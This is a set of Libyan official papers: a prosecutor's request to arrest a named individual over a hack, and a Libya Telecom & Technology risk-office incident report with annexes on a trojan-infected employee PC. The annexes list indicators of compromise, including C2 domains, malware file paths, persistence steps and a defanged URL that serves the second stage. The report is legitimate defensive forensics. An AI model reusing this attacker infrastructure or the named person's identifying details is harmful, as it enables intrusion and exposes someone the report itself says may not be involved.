التاريخ : / / هـ.
الموافق : 2024/ 4 / 2 م.
الإشاري : 2024-325

السيد / مراقب وحدة شؤون الضبط القضائي

بعد التحية،،

الموضوع//

الاسم/ طارق عبدالحميد محمد اشكيربان
ابن/ حليمه علي عصمان
مواليد/ 2000م
الإقامة/ مصراتة – زاوية المحجوب

بالإشارة إلى التحقيقات الجارية لدينا في البلاغ المقدم من قبل الممثل القانوني لشركة ليبيا للاتصالات والتقنية بشأن واقعة اختراق جهاز كمبيوتر بالشركة من قبل المذكور أعلاه.

وإيماءا إلى تعليمات الأستاذ المستشار النائب العام بسرعة اتخاذ الإجراءات.

عليه

يطلب منكم البحث والتحري وإلقاء القبض على المعني حتى يتسنى لنا استكمال الإجراءات القانونية حيال الشكوى مع ضبط المعدات المستخدمة في عملية الاختراق التي بحوزة المذكور.

والسلام عليكم،،،

نائب النيابة//

عُمر محمد اسكيليح

رئيس قسم ضبط شؤون المعلوماتية والاتصالات

بمكتب النائب العام

صورة إلى:
- الأستاذ المستشار/النائب العام
- وحدة التوثيق والمعلومات
- الملف الدوري العام
- 10

LIBYA Telecom & Technology
ليبيا للاتصالات والتقنية

التـــــــــاريخ: 2023-10-10
إشـــــــاري: RM-CH-002
المـــوضـــوع : التقرير النهائي لمكتب المخاطر

السيد/ رئيس مجلس الإدارة

تحية طيبة وبعد ،،،

بالإشـــــارة إلى حادثة اختراق جهاز موظف بمركز مبيعات شارع الزاوية نحيل إلى حضراتكم التقرير النهائي لمكتب المخاطر وملحقاته متضمنا النتائج والتوصيات ذات العلاقة كما نوصي بمنح الفريق المدرج بالتقرير مكافأة تشجيعية حسب تقديركم .

شاكرين لكم حسن دعمكم

وتفضلوا بقبول فائق التقدير والاحترام

م. سالم عمران بلعيد

Tel : +218 21 340 0020 - 36
Fax : +218 21 340 8428
أبوسيتة بجوار نادي الفروسية، طريق الشط / طرابلس- ليبيا
Abu Setta, Near By Al-Furusia Club, Al-Shatt St. /Tripoli - Libya
www.ltt.ly
P.O.Box : 91612 Tripoli - Libya

الموضوع: التدقيق حول حادثة اختراق جهاز موظف

❖ مقدمة

بناء على ما نشر في صفحات التواصل الاجتماعي وبالتحديد صفحة (ملتقى ليبيا الدولي لتكنولوجيا المعلومات LIT.Libya) بتاريخ 22 أغسطس 2023 على الفيسبوك والتي نشرت صورة ادعى ناشرها أنه اخترق منظومة الفوترة التابعة لشركة ليبيا للاتصالات والتقنية, ومباشرة بورود الخبر إلى مكتب المخاطر بدأ في التقصي والبحث وإجراء التحليلات حيث اتضح أن الصورة تم أخذها من جهاز مدير مكتب مبيعات شارع الزاوية فعلا عن طريق نسخ الشاشة أثناء إجراء معاملة لأحد الزبائن.

ويستعرض في هذا التقرير تفاصيل التحليلات والإجراءات والنتائج التي تم الوصول إلها مختومة بالإجراءات التي يوصي باتخاذها للتخفيف من مخاطر تكرار مثل هذه الحادثة والتوصيات تجاه من يشتبه أن لهم علاقة بذلك.

❖ وصف المشكلة

في يوم 22-8-2023 تلقى مكتب المخاطر بشركة ليبيا للاتصالات و التقنية بلاغاً بشأن حادثة تسريب معلومات خاصة بالشركة تم نشرها على صفحات التواصل الاجتماعي تمثلت في تسريب صورة أخذت من جهاز حاسب آلي لأحد الموظفين ويبدو أنها من أحد واجهات منظومة الفوترة, تم التواصل مع قسم الفوترة التابع لإدارة تقنية المعلومات للإفادة عن مصدر الصورة سالفة الذكر حيث أكد أنها تخص معاملة لأحد زبائن شركة ليبيا للاتصالات و التقنية أخذت أثناء إتمام المعاملة (قبل الانتهاء من إجراء المعاملة), من محتوى الصورة المسربة تم تحديد الموظف الذي أجرى هذه المعاملة و تبين أنه مدير مكتب مبيعات شارع الزاوية.

علما بأن الصفحة التي نشر فيها الخبر على الفيس بوك (ملتقى ليبيا الدولي لتكنولوجيا المعلومات LIT.Libya) صفحة مخترقة وتوقفت على العمل بعد الاختراق بعدة أيام.

وبالتالي فإن المشكلة التي يدقق حولها هذا التقرير هي : هل الموظف صاحب الجهاز هو من أخذ الصورة ونشرها أو تعاون في نشرها أم أنه تم اختراق جهازه عن طريق أيادي سوداء وتم أخذ ونشر هذه الصورة

❖ الإجراءات المتخذة:


تم تشكيل فريق عمل بمكتب المخاطر وعقد الاجتماعات المتوالية للتخطيط والتحليل والتدقيق وفيما يلي أبرز ما تم اتخاذه من إجراءات:

1. طلب تقرير مبدئي عن الحادثة من إدارة تقنية المعلومات (مرفق1)
2. التحفظ على جهاز الموظف بعد موافقة السيد رئيس مجلس الإدارة.
3. تحليل التقرير المستلم من إدارة تقية المعلومات وتوجيه بعض الاستفسارات لهم.
4. إجراء التحليلات اللازمة والمتعلقة بالأمن السيبراني وتطبيق كافة المعايير التي رأى فريق المخاطر وجوب اتباعها وعلى رأسها سجل أحداث جهاز المعني.

❖ **خطوات التدقيق:**

1- عند فحص الجهاز تم العثور على عدة دلائل تشير إلى وجود برمجيات مشبوهة، وكان أهم دليل عندما تم تتبع برنامج WINRAR المثبت علي الحاسب الآلي وجد ملف اسمه (مكالمة هاتفية بين صدام حفتر وأسامة الجويلي.cab)

حيث تبين ان هذا الملف تم تحميله بتاريخ 2022-8-1 .



صورة الملف بعد تنزيله في جهاز المستخدم احد الصفحات التي تنشر هذه البرامج الخبيث

2- تم انشاء بيئة افتراضية معزولة (SandBox) في جهاز آخر لتتبع هذا الملف و ما يحتويه وكيفيه عمله، وقد تم استخدام العديد من البرامج في التحقيق و التتبع منها ما يلي:

Vmware vsphere 8, winrar, Microsoft Windows Registry, Microsoft Sysinternals Suite, wireshark

أثناء تعقب الاختراق وجدنا تقارير على الانترنت تتحدث على حملة نشطة تستخدم موضوعات ذات طبيعة سياسية في ليبيا كإغراء لاستهداف الضحايا المحتملين واختراق أجهزتهم ببرامج خبيثة مثل (Trojans).

ويستخدم المخترق خدمات التخزين السحابية العامة والمواقع المخترقة لاستضافة البرامج الخبيثة وهذه الحملة مستمرة منذ أكثر من سنة.

❖ **طريقة عمله:**

يتم إخفاء الملف الخبيث داخل ملف أرشيف أو مضغوط في شكل ملف صوتي أو على شكل وثائق هامة وتحت مسمى جاذب للفضول باستخدام موضوع سياسي لإغراء الضحايا لفتحه وتكون آلية التوزيع عبر وسائل التواصل الاجتماعي فيسبوك باستخدام إعلانات ممولة للوصول لأكبر قدر ممكن من الضحايا حسب ما اتضح لنا.

ويحتوي الملف الأرشيفي أو المضغوط الخبيث على (Downloader) مسؤول على تنفيذ المرحلة الثانية من الهجوم.

فبمجرد تنزيل الملف الأرشيفي أو المضغوط الخبيث وفتحه، يتم تشغيل برنامج (Downloader) لجلب مجموعة من البرامج والملفات النصية الخبيثة من موقع مخترق ويقوم بعد ذلك بتشغيل البرنامج النصي (PowerShell) المسؤول

عن حقن الـ (Trojans) في جهاز الضحية المخترق ليصبح المهاجم قادر على التحكم في جهاز الضحية بشكل كامل، كالحصول على كلمات المرور المخزنة بالجهاز – تشغيل المايك والكاميرا – الحصول على سكرين شوت للشاشة - عرض سطح مكتب جهاز الضحية - تسجيل ضغطات لوحة المفاتيح (Keylogger) – تنزيل الملفات في جهاز الضحية وغيرها.

والملحق (رقم 2) يتضمن تفاصيل ما توصل إليه مكتب المخاطر من تتبع كيفية عمل الملف السابق ذكره بنوع من التفصيل.

3- بعد فهم طبيعة عمل الملف السابق ذكره و الذي يحتوي على ملف الـ (RAT remote access trojan) تم مراجعة و تحقيق و تتبع جميع الملفات الموجودة في جهاز الضحية ووجد الآتي:

- ✓ مجلد تم انشاءه في يوم 22-8- 2023 (و هو نفس اليوم الذي انتشرت فيه صورة الشاشة المسربة) تحت اسم C:\Extracted يحتوي علي برنامج اسمه (AllInOnePasswordRecoveryPro.exe). من اهم وظائف هذا البرنامج هو الحصول على جميع أسماء المستخدمين في الحاسب الآلي مع كلمات المرور سواء كانت برامج أو صفحات انترنت أو غيرها. و فعلا تم إيجاد ملف يحوي العديد من أسماء حسابات و كلمات مرور مثل الحساب المستخدم للدخول على منظومة الفوترة و حساب البريد الإلكتروني الخاص بمدير مكتب مبيعات شارع الزاوية و غيرها من حسابات و كلمات مرور يستخدمها مدير مكتب مبيعات شارع الزاوية للدخول على منظومات شركة ليبيا للاتصالات و التقنية.
- ✓ ملفات نصية سكربت (script) في مجلد (C:\Users\Public\ ) حيث تم إنشاءها سابقا في أيام: 25-9-2022 , 10-10-2022 , 1-12-2022 , 20-12-2022 , 1-8-2022 هذه الملفات استخدمت سابقا لاستخراج حسابات و كلمات المرور مخزنة في الحاسب الآلي المخترق ومنها 3 برامج تعمل تلقائيا عند بدء تشغيل الجهاز.
- ✓ ملفات نصية سكربت (script) في مجلد (C:\ProgramData\ ) حيث تم انشاءها سابقا في أيام: 1-12-2022 , 20-12-2022 , 1-3-2023 هذه الملفات استخدمت لتطبيق هجوم على نفس الحاسب الآلي.
- ✓ ملفات تحوي حسابات و كلمات مرور كالاتي:
  - ✓ C:\Users\Public\x.txt (2022-9-25 12:00)
  - ✓ C:\Users\o.hamza\AppData\Local\Temp\FPS6TEMP10.txt (2023-8-22 10:45)
  - ✓ C:\Extracted\-f 11pass.html (2023-8-22 10:46)
- ✓ ملف نصي سكربت في مجلد ('C:\ProgramData\DFS\admin.ps1')
- ✓ ملفات نصية سكربت في مجلد (C:\ProgramData\WindowsHost) و التي تم برمجتها من قبل المخترق (الهاكر) لتعمل تلقائيا مع الحاسب الآلي بمجرد تشغيله.

4- تم استخدام برامج مضادة للفيروسات ونتج عن ذلك وجود العديد من الملفات تحوي فايروسات و التي تعد من عائلة الـ (Trojans) في الأماكن الآتية:

C:\Documents and Settings\All Users\Application Data\windowsUpdate\admin.ps1

C:\Documents and Settings\Public\3242342342.ps1

C:\Documents and Settings\Public\rtyurtueu.ps1

C:\Documents and Settings\o.hamza\AppData\Local\Application Data\Temp\SQL.exe

C:\Documents and Settings\o.hamza\AppData\Local\Application Data\Temp\tmp1846.tmp.exe

C:\Documents and Settings\o.hamza\AppData\Local\Application Data\Temp\tmp8391.tmp.exe

C:\Documents and Settings\Public\file3.ps1

C:\Documents and Settings\o.hamza\AppData\Local\Application Data\Temp\tmp4DA3.tmp.wsf

C:\Documents and Settings\o.hamza\AppData\Local\Application Data\Temp\tmp8F4A.tmp.vbs

C:\Documents and Settings\o.hamza\AppData\Local\Application Data\Temp\tmpD138.tmp.vbs

C:\Documents and Settings\o.hamza\AppData\Roaming\Microsoft\Windows\Templates\Windows.lnk

C:\Documents and Settings\o.hamza\AppData\Local\Application Data\Temp\tmp45F1.tmp.exe

5- تم تتبع عمل الـ (Trojan) حيث تم تحديد الجهة التي قامت بتصميمه وتجهيزه ليتصل بها و يعطي إمكانية الدخول للشبكة الداخلية و منظومات شركة ليبيا للاتصالات و التقنية حيث تم تحديد الموقع الآتي على الشبكة العنكبوتية: 2727.libya2020.com.ly

مرفق مع التقرير الملحق رقم (3) والذي يتضمن تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه.

❖ النتائج :

بعد التحليل والتدقيق تم الوصول إلى النتائج التالية :

1. الجهاز مخترق منذ أكثر من عام, حيث سجل أول اختراق بتاريخ 2022 /8 / 1
2. الحماية ضعيفة بالجهاز من ناحية الحماية من الفيروسات (برنامج الحماية الموجود هو 360 Total Security)
3. من تحليل الملفات وجد حوالي 7 علامات اختراق كان أولها بتاريخ :2022 /8 / 1 وآخرها يوم الحادث
4. قد يكون الجهاز مخترق من قِبل أكثر من هاكر.
5. الهاكر تمكن من الحصول على صلاحيات الـ admin على الجهاز المخترق.
6. الموقع على الشبكة العنكبوتية الذي يقوم الـ (RAT remote access Trojan) المثبت على الحاسب الآلي لجهاز الضحية بالاتصال به هو: 2727.libya2020.com.ly وهذا الموقع يتم الاتصال به عند بداية الاختراق و توجد 3برامج تعمل عند بداية تشغيل الجهاز وتتصل بكل من:

dex1.duckdns.org

fp2e7a.wpc.2be4.phicdn.net

fp2e7a.wpc.phicdn.net

new.libya2020.com.ly

2024.libya2020.com.ly

7. بالرجوع للإدارة التجارية والاستفسار عن صاحب الموقع تم الوصول لصاحب هذا الموقع و هو: **طارق عبد الحميد محمد اشكربان** (مرفق صورة من العقد المبرم معه وجواز سفره)
8. العنوان المذكور بالفقرة السادسة أعلاه مستضاف بدولة بريطانيا ويقوم صاحبه بالدخول على ال C-panel الخاصة بالاستضافة للمشتبه به (طارق) بمركز بيانات شركة ليبيا للاتصالات.
9. المخترق غالبا يستخدم نفس الطريقة في اختراقاته, حيث يضع في صفحته بيانات وصفحات للعديد من الجهات منها بيانات مصلحة الأحوال المدنية مما يشكل خطرا على بيانات الدولة والمواطنين
10. يدعي هذا الهاكر في منشوراته أنه لا ينوي التخريب إلا أن هذا عمل خطير وقد يشكل تهديد للأمن القومي
11. لم نجد ما يفيد بعلاقة صاحب الموقع بالاختراق وربما يكون الموقع مخترق بدون علم صاحبه
12. الجهاز مخترق منذ 1-8-2022، وبرنامج الحماية من الفيروسات الموجود في الجهاز لم يتمكن من التعرف على البرامج الخبيثة عند حدوث الاختراق وبعده.
13. البرامج المستخدمة في الاختراق معدّلة ومموهة (Obfuscated) بحيث لا تستطيع برامج الحماية التعرف عليها، ويبدو أنها غير معروفة سابقا فعند فحصها بمجموعة كبيرة من مضادات الفيروسات لم تتعرف عليها سوى 14 برنامج من 57 أي تقريبا 25%
14. من الغريب أن صاحب الدومين (طارق) يدخل على لوحة التحكم والاستضافة ولم يبلغ على وجود دومينات فرعية لم يقم هو بإنشائها!
15. تقرير إدارة تقنية المعلومات عن الحادثة لم يثبت أي دخول غير شرعي على الجهاز . (مرفق رقم 1)

❖ **التوصيات:**

1- إرجاع الجهاز لصاحبه (مدير مركز شارع الزاوية) بعد إعادة تهيئته.
2- معرفة مدى الاختراق الحاصل في جميع أجهزة شبكة شركة ليبيا للاتصالات والتقنية متضمنا الفروع بأسرع ما يمكن وإن أمكن كذلك معرفة مدى الاختراق في الشبكة ككل (المستخدمين والزبائن)
3- الكشف على كافة الأجهزة بالشركة وتركيب برامج حماية قوية فيها.
4- البحث عن دلائل اختراق كالتي ذُكرت في هذا التقرير.
5- الكشف على وجود وصلاحية برامج الحماية من الفيروسات.
6- إيقاف عملية الاتصال بالأنترنت عند الربط مع المنظومات الحساسة بالشركة مثل منظومة النوترة مع استخدام ال (Forti VPN)
7- البحث في مشكلة النطاق libya2020.com.ly والنطاقات الفرعية التابعة له

8- الإسراع في استحداث وتطبيق سياسة أمن المعلومات بالشركة security policy حيث أنها من الأسباب الرئيسية لحدوث هذا الاختراق

9- بناء قاعدة بيانات للحوادث Incidents يمكن الرجوع إليها عند الحاجة ثم إعداد Incident response policy

10- ملاحقة المخترق باعتباره يشكل خطرا على أمن الدولة ومنظوماتها السيادية ويعتبر السيد "طارق" أحد القنوات التي قد تفيد وإن كنا نتوقع أن جهازه أيضا مخترق إلا أنه بفحص جهازه قد يتم الوصول إلى نتائج جديدة.

11- ضرورة استحداث مركز عمليات أمنية SOC والذي يسهل اكتشاف ومتابعة مثل هذه الاختراقات

12- تجهيز وتنفيذ حملة توعوية للموظفين ومن ثم للزبائن.

13- تعديل عقود الاستضافة مع الزبائن وتضمين بنود للوقاية من مثل هذه المشكلة.

14- إحالة توصيات مكتب المخاطر إلى إدارة تقنية المعلومات وإدارة العقود لتنفيذ التوصيات بالتنسيق مع مكتب المخاطر.

انتهى التقرير.

إعداد فريق مكتب المخاطر

سالم بلعيد – عبد المجيد حسين – خالد الشح - مروان سيالة

م. سالم عمران بلعيد

مدير مكتب المخاطر

المرفقات:

- ✓ ملف ملحق رقم 1 - تقرير مبدئي عن الحادثة من إدارة تقنية المعلومات.
- ✓ ملف ملحق رقم 2 - تفاصيل ما توصل إليه مكتب المخاطر من تتبع كيفية عمل ملف التروجان.
- ✓ ملف ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه.
- ✓ ملف ملحق رقم 4 - الصورة المسربة موضوع التقرير
- ✓ ملف ملحق رقم 5 - صورة عقد صاحب الدومين Libya2020
- ✓ ملف ملحق رقم 6 – مراحل الاختراق.

ملحق رقم (1) تقرير مبدئي عن حادثة من إدارة تقنية المعلومات

تقرير عن نشاط جهاز الموظف خلال الشبكة الداخلية.


نحيل اليكم التقرير المبدئي لسجلات المستخدم o.hamza حسب الطلب بخصوص حادثة تسريب بيانات

- اسم المستخدم المبني عليه التقرير o.hamza
- اسم معرف جهاز الكومبيوتر لديه : DSK-COMM-SC05
- عنوان الشبكة الخاص بالجهاز : 172.24.15.80

- جهاز الكومبيوتر الخاص بالموظف موجود ومتصل بالدومين الرئيسي للشبكة , حيث كل طلبات فتح الجهاز وتسجيل الدخول تتم بموافقة واتصال خادم الدومين الرئيسي .
- لا يوجد أي محاولات دخول خاطئة للجهاز خلال 24 ساعة
- لا يوجد أي محاولة دخول عن بعد خلال 24 ساعة باستخدام بروتكول RDP
- تقرير حركة مرور البيانات والطلبات المستهدفة عنوان الشبكة الخاص بالجهاز خلال 24 ساعة هي فقط من نظام إدارة الدومين ونظام Double click
- اسم المستخدم الخاص بالموظف حسب التقرير قام بالدخول على جهاز واحد فقط وهو جهازه الشخصي DSK-COMM-SC0 خلال 24 ساعة .
- أدناه يوضح سجلات عدد مرات الدخول لجهازه الشخصي والتي تمت بنجاح

User Logon Activity From Aug 21,2023 10:22:56 PM to Aug 22,2023 10:22:56 PM

Domain Name	: network.ltt.ly
Annotation	: Showing reports for User Logon Activity
Generated At	: Aug 22,2023 10:24:05 PM
Number of Records	: 3




User Name	Client IP Address	Client Host Name	Domain Controller	Logon Time	Event Type	Failure Reason	Message
O.Hamza	172.24.15.80	DSK-COMM-SC05.network.ltt.ly	SRV-DC-06.network.ltt.ly	Aug 22,2023 05:47:51 PM	Success	-	A Kerberos authentication ticket (TGT) was requested for O.Hamza from DSK-COMM-SC05.network.ltt.ly. Status : Success.
O.Hamza	172.24.15.80	DSK-COMM-SC05.network.ltt.ly	SRV-DC-06.network.ltt.ly	Aug 22,2023 05:47:51 PM	Success	-	A Kerberos authentication ticket (TGT) was requested for O.Hamza from DSK-COMM-SC05.network.ltt.ly. Status : Success.
O.Hamza	172.24.15.80	DSK-COMM-SC05.network.ltt.ly	SRV-DC-06.network.ltt.ly	Aug 22,2023 08:42:16 AM	Success	-	A Kerberos authentication ticket (TGT) was requested for O.Hamza from DSK-COMM-SC05.network.ltt.ly. Status : Success.


- عناوين الشبكة بناء على حركة مرور والطلبات المستهدفة على الجهاز خلال 24 ساعة

- 172.19.19.121 : AD SCCM
- 172.19.19.210 : Double Click System

- حركة البيانات داخل الشبكة والتطبيقات المستخدمة خلال 24 ساعة من قبل عنوان الشبكة للجهاز

حركة




(9%)HTTP.BROWSER,Web.Client:308
(10%)Google.Services,General.Interest:342
(14%)Kerberos,Network.Service:463
(15%)Microsoft.Portal,Collaboration:507
(7%)Microsoft.Outlook.Office.365,Email:236
(6%)LDAP,Network.Service:207
(6%)Microsoft.Authentication,Collaboration:193
(5%)Microsoft.Teams,Collaboration:160
(4%)Microsoft.Office.365.Portal,Collaboration:147
(3%)Microsoft.RPC,Network.Service:110
(3%)SSL,Network.Service:103
(3%)NTLM.HTTP,Network.Service:101
(3%)Microsoft.Office.Online,Collaboration:94
(2%)HTTPS.BROWSER,Web.Client:74
(2%)DNS_Dynamic.Update,Network.Service:70
(2%)SMB.v3,Network.Service:69
(2%)Windows.File.Sharing,Network.Service:69

انتهى وشكرا.

ملحق رقم 2 - تفاصيل ما توصل إليه مكتب المخاطر من تتبع كيفية عمل ملف التروجان

Indicator of Compromise (IOC):

- A couple of visual basic & power shell scripts & batch files were found in many places in the victim device created in more than one date.
  1) (Rtyurtuueu.ps1, uyoiytouiureysdgsdg.bat, ret6346346.bat, file3.ps1, Asy.ps1, Asy.bat, 3242343242.ps1) in C:/Users/Public folder
  2) (Yutururt.ps1, Asy.vbs, 77575745745.vbs) in C:/ProgramData/WindowsHost and this hidden folder was created by the trojan.
  3) (Admin.bat, admin.ps1, admin.vbs in C:/ProgramData/WindowsUpdate) and this hidden folder was created by the trojan.
  4) (URL.bat, tmp8F4A.tmp.vbs, tmp48D7.tmp.vbs, tmp94F5.tmp.vbs, tmp184A.tmp.vbs, tmpD12C.tmp.vbs, tmpD138.tmp.vbs) in C:/Users/o.hamza/AppData/Local/Temp folder.

- There are some files containing several login credentials related to the User:o.hamza (FPS6TEMP10.txt, x.txt, -f 11pass.html).

- There is a cabinet archive file (.cab) called مكالمة هاتفية بين صدام حفتر وأسامة الجويلي.cab
  Which was found in WinRAR history, it seems that the user of this PC downloaded it.

- Some of those scripts are existing in the startup and some changes are made in the Windows Registry to make them working once the device is rebooted (yutururt.vbs, Asy.ps1, 77575745745.vbs)

- Using netstat, it shows that there was a working process (aspnet_compiler.exe) trying to connect to a public IP address.

Regarding the last point, there was a campaign in the last months for such a kind of eye-catching headlines in some fake Facebook pages and those Facebook posts are sponsored to reach large number of people.

So I assume that there was a kind of relation between those suspicious activities in the PC and the file found in WinRAR.

Malware Analysis:

- I prepared a Sandbox in an isolated environment for the malware analysis and started searching for the mentioned above suspicious posts in Facebook which is shown in the below figures (Fig. 1 & Fig. 2)

ملحق رقم 2 - تفاصيل ما توصل اليه مكتب المخاطر من تتبع كيفية عمل ملف التروجان

Fig 1.

Fig 2.

Note that the above pages are fake pages and if you want to the see the reports, you have to visit the mentioned URL which is public cloud storage services site http://files.fm

- If you click on the mentioned URL, it will take you the download page shown below in (Fig. 3) Which contains .rar file to be downloaded.

Fig. 3

When download this file and extract it, it contains 2 files shown below in (Fig. 4, one is .js JavaScript file and the other is .txt file contains the password to needed extract these files (This .js file working as a Downloader or Dropper to download the main malicious software).




Fig. 4

- Once executing this .js file, and with help of using Wireshark to capture the traffic, it shows the script made a connection with this compromised page:
  https[:]//tobactsmed[dot]ly/_6761f2fa-862e-4aa2-988c-447e82d7b6c0/GDGFSWGNGE_DEC.jpg
  to download the second part of the attack. (this .jpg file contains an embedded executable script)
  It downloads those scripts (FYCATFSQBJ.ps1, sc.ps1, XFTBRNMGQBYS.bat) to C:/Users/Public folder, also a binary file is downloaded.
  And created C:/ProgramData/WindowsHost hidden folder and download this script to it (EQTIBFRFQEF.vbs)
  And it made some changes to Windows Registry to include (EQTIBFRFQEF.vbs) in startup.

